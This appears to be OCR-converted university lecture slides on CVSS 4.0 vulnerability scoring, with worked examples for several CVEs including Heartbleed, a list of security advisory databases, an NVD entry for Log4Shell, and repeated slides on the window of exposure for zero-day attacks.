


CVSS Scoring

- Compared to other versions, CVSS 4.0:
  - does not use anymore formulas
  - relies on clusters, called **MacroVectors**
  - **MacroVectors** are compared via look ups
  - vector groups mapped to bins, e.g., score 9.0 to 10.0 is critical
  - only 101 CVSS scores are possible, i.e., 0.0 to 10.0 with a step of 0.1.
- Scores for all **MacroVectors**:
  - online: *https://github.com/FIRSTdotorg/cvss-v4-calculator/blob/main/cvss_lookup.js*

CVSS Scoring

- FIRST offers an online calculator for CVSS scores:
  - *https://www.first.org/cvss/calculator/4-0*



Example: CVE-2021-44714

- Vulnerability:
  - *Acrobat Reader DC version 21.007.20099 (and earlier), 20.004.30017 (and earlier) and 17.011.30204 (and earlier) are affected by a Violation of Secure Design Principles that could lead to a Security feature bypass. Acrobat Reader DC displays a warning message when a user clicks on a PDF file, which could be used by an attacker to mislead the user. In affected versions, this warning message does not include custom protocols when used by the sender. User interaction is required to abuse this vulnerability as they would need to click 'allow' on the warning message of a malicious file.*

Source: https://www.first.org/cvss/v4-0/examples

Example: CVE-2021-44714

- Vulnerability:
  - *Acrobat Reader DC version 21.007.20099 (and earlier), 20.004.30017 (and earlier) and 17.011.30204 (and earlier) are affected by a Violation of Secure Design Principles that could lead to a Security feature bypass. Acrobat Reader DC* ***displays a warning message*** *when a* ***user clicks*** *on a PDF file, which could be used by an attacker to mislead the user. In affected versions, this warning message does not include custom protocols when used by the sender.* ***User interaction is required*** *to abuse this vulnerability as they would* ***need to click 'allow'*** *on the warning message of* ***a malicious file***.

Example: CVE-2021-44714

- CVSS-B scoring:
  - **A**ttack **V**ector: **L**ocal, the document must be present on the local disk
  - **A**ttack **C**omplexity: **L**ow, no special actions are required
  - **At**tack Requirements: **N**one, no requirements are present
  - **P**rivileges **R**equirements: **N**one, no privileges are needed
  - **U**ser **I**nteraction: **A**ctive, user needs to click “allow”
  - **V**ulnerable System **C**onfidentiality: **L**ow, warning messages do not disclose information about the document
  - **V**ulnerable System **I**ntegrity: **N**one, there is no impact
  - **V**ulnerable System **A**vailability: **N**one, there is no impact
  - **S**ubsequent System **C**onfidentiality, **S**ubsequent System **I**ntegrity, and **S**ubsequent System **A**vailability: **N**one, there is no impact.

CVSS:4.0/AV:L/AC:L/AT:N/PR:N/UI:A/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N  CVSS v4.0 Score: 4.6 / Medium

Example: CVE-2021-23846

- Vulnerability:
  - *Firmware for Bosch devices transmits in clear text over HTTP, allowing on-path attackers to gain access to user credentials*.

Source: https://www.first.org/cvss/v4-0/examples

Example: CVE-2021-23846

- Vulnerability:
  - *Firmware for Bosch devices **transmits** in **clear text** over **HTTP**, allowing **on-path** attackers to **gain access** to **user credentials**.*

Example: CVE-2021-23846

- CVSS-B scoring:
  - **A**ttack **V**ector: **N**etwork, the vulnerable system is remotely accessible
  - **A**ttack **C**omplexity: **L**ow, no special actions are required
  - **At**tack Requirements: **P**resent, attacker must be on-path e capture traffic
  - **P**rivileges **R**equirements: **N**one, no privileges are needed
  - **U**ser **I**nteraction: **N**one, no user interaction is needed
  - **V**ulnerable System **C**onfidentiality: **H**igh, attacker could access user credentials in plain text
  - **V**ulnerable System **I**ntegrity: **N**one, there is no impact
  - **V**ulnerable System **A**vailability: **N**one, there is no impact
  - **S**ubsequent System **C**onfidentiality, **S**ubsequent System **I**ntegrity, and **S**ubsequent System **A**vailability: **N**one, there is no impact.

CVSS:4.0/AV:N/AC:L/AT:P/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N → CVSS v4.0 Score: 8.2/ High

Example: CVE-2014-0160 (Hearthbleed)

- Vulnerability:
  - *The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.*
- Attack:
  - *A successful attack requires only sending a specially crafted message to a web server running OpenSSL. The attacker constructs a malformed "heartbeat request" with a large field length and small payload size. The vulnerable server does not validate the length of the payload against the provided field length and will return up to 64 kB of server memory to the attacker. It is likely that this memory was previously utilized by OpenSSL. Data returned may contain sensitive information such as encryption keys or user names and passwords that could be used by the attacker to launch further attacks.*

Source: https://www.first.org/cvss/v4-0/examples

Example: CVE-2014-0160 (Hearthbleed)

- Vulnerability:
  - *The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows **remote attackers** to obtain **sensitive information** from process memory via crafted packets that trigger a buffer over-read, as demonstrated by **reading private keys**, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.*
- Attack:
  - *A successful attack **requires only sending a specially crafted message to a web server running OpenSSL**. The attacker **constructs a malformed "heartbeat request" with a large field length and small payload size**. The vulnerable server does not validate the length of the payload against the provided field length and will return up to 64 kB of server memory to the attacker. It is likely that this memory was previously utilized by OpenSSL. **Data returned** may **contain sensitive information** such as **encryption keys** or **user names** and **passwords** that could be used by the attacker to launch further attacks.*

Source: https://www.first.org/cvss/v4-0/examples

Example: CVE-2014-0160 (Hearthbleed)

- CVSS-BT scoring:
  - **A**ttack **V**ector: **N**etwork, the vulnerable system is remotely accessible
  - **A**ttack **C**omplexity: **L**ow, no special actions are required
  - **At**tack Requirements: **N**one, no requirements are present
  - **P**rivileges **R**equirements: **N**one, no privileges are needed
  - **U**ser **I**nteraction: **N**one, no user interaction is needed
  - **V**ulnerable System **C**onfidentiality: **H**igh, attacker only access restricted information but with a serious impact
  - **V**ulnerable System **I**ntegrity: **N**one, there is no impact
  - **V**ulnerable System **A**vailability: **N**one, there is no impact
  - **S**ubsequent System **C**onfidentiality, **S**ubsequent System **I**ntegrity, and **S**ubsequent System **A**vailability: **N**one, there is no impact
  - **E**xploit Maturity: **A**ttacked, known exploits can be found in the wild.

CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:N/SI:N/SA:N/E:A → CVSS v4.0 Score: 8.7/ High

Other Security Advisories

- National Vulnerability Database (NVD):
  - US government repository
  - collects CVEs and aggregates various information
  - *https://nvd.nist.gov*
- GitHub Security Advisory (GHSA):
  - includes CVEs and security assessments from GitHub
  - focuses on open source
  - *https://github.com/advisories*
- Snyk Vulnerability Database:
  - collects open-source vulnerabilities
  - also considers cloud misconfigurations
  - *https://security.snyk.io*

Other Security Advisories

- RedHat Security (RHSA):
  - collects CVEs on their products
  - *https://access.redhat.com/security/security-updates/cve*
- Open Worldwide Application Security Project (OWASP):
  - (historically) focuses mainly on Web applications
  - increasing attention to IoT
  - yearly updates the “Top Ten” list of vulnerabilities
  - *https://owasp.org/www-project-top-ten/*
- Computer Security Incident Response Team (CSIRT) – Italia:
  - funded and run by Agenzia per la Cybersicurezza Nazionale
  - provides regular bulletins also pointing at CVEs
  - *https://www.acn.gov.it/portale/csirt-italia*

National Vulnerability Database - NVD

CVE-2021-44228 Detail

Description

Apache Log4j2 2.0-beta9 through 2.15.0 (excluding security releases 2.12.2, 2.12.3, and 2.3.1) JNDI features used in configuration, log messages, and parameters do not protect against attacker controlled LDAP and other JNDI related endpoints. An attacker who can control log messages or log message parameters can execute arbitrary code loaded from LDAP servers when message lookup substitution is enabled. From log4j 2.15.0, this behavior has been disabled by default. From version 2.16.0 (along with 2.12.2, 2.12.3, and 2.3.1), this functionality has been completely removed. Note that this vulnerability is specific to log4j-core and does not affect log4net, log4cxx, or other Apache Logging Services projects.

Metrics

CVSS Version 4.0 | CVSS Version 3.x | CVSS Version 2.0

NVD enrichment efforts reference publicly available information to associate vector strings. CVSS information contributed by other sources is also displayed.

CVSS 3.x Severity and Vector Strings:

NIST: NVD	**Base Score:** 10.0 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H
ADP: CISA-ADP	**Base Score:** 10.0 CRITICAL	**Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H

QUICK INFO

CVE Dictionary Entry:
CVE-2021-44228
NVD Published Date:
12/10/2021
NVD Last Modified:
04/03/2025
Source:
Apache Software Foundation

Source: https://nvd.nist.gov/vuln/detail/cve-2021-44228

National Vulnerability Database - NVD

Weakness Enumeration

CWE-ID	CWE Name	Source
CWE-917	Improper Neutralization of Special Elements used in an Expression Language Statement ('Expression La	NIST
CWE-400	Uncontrolled Resource Consumption	Apache Software Foundation
CWE-502	Deserialization of Untrusted Data	Apache Software Foundation
CWE-20	Improper Input Validation	Apache Software Foundation

Source: https://nvd.nist.gov/vuln/detail/cve-2021-44228


Window of Exposure

- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):

(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure


- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure


- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure


- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure


- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure


- Vulnerabilities often spawn a race between attacks and remediations.
- A possible antivirus-oriented lifecycle is(*):



(*) L. Bilge, T. Dumitraş, “Before We Knew It: An Empirical Study of Zero-day Attacks in the Real World”, Proc. of the 2012 ACM conference on Computer and Communications Security, pp. 833–844.

Window of Exposure

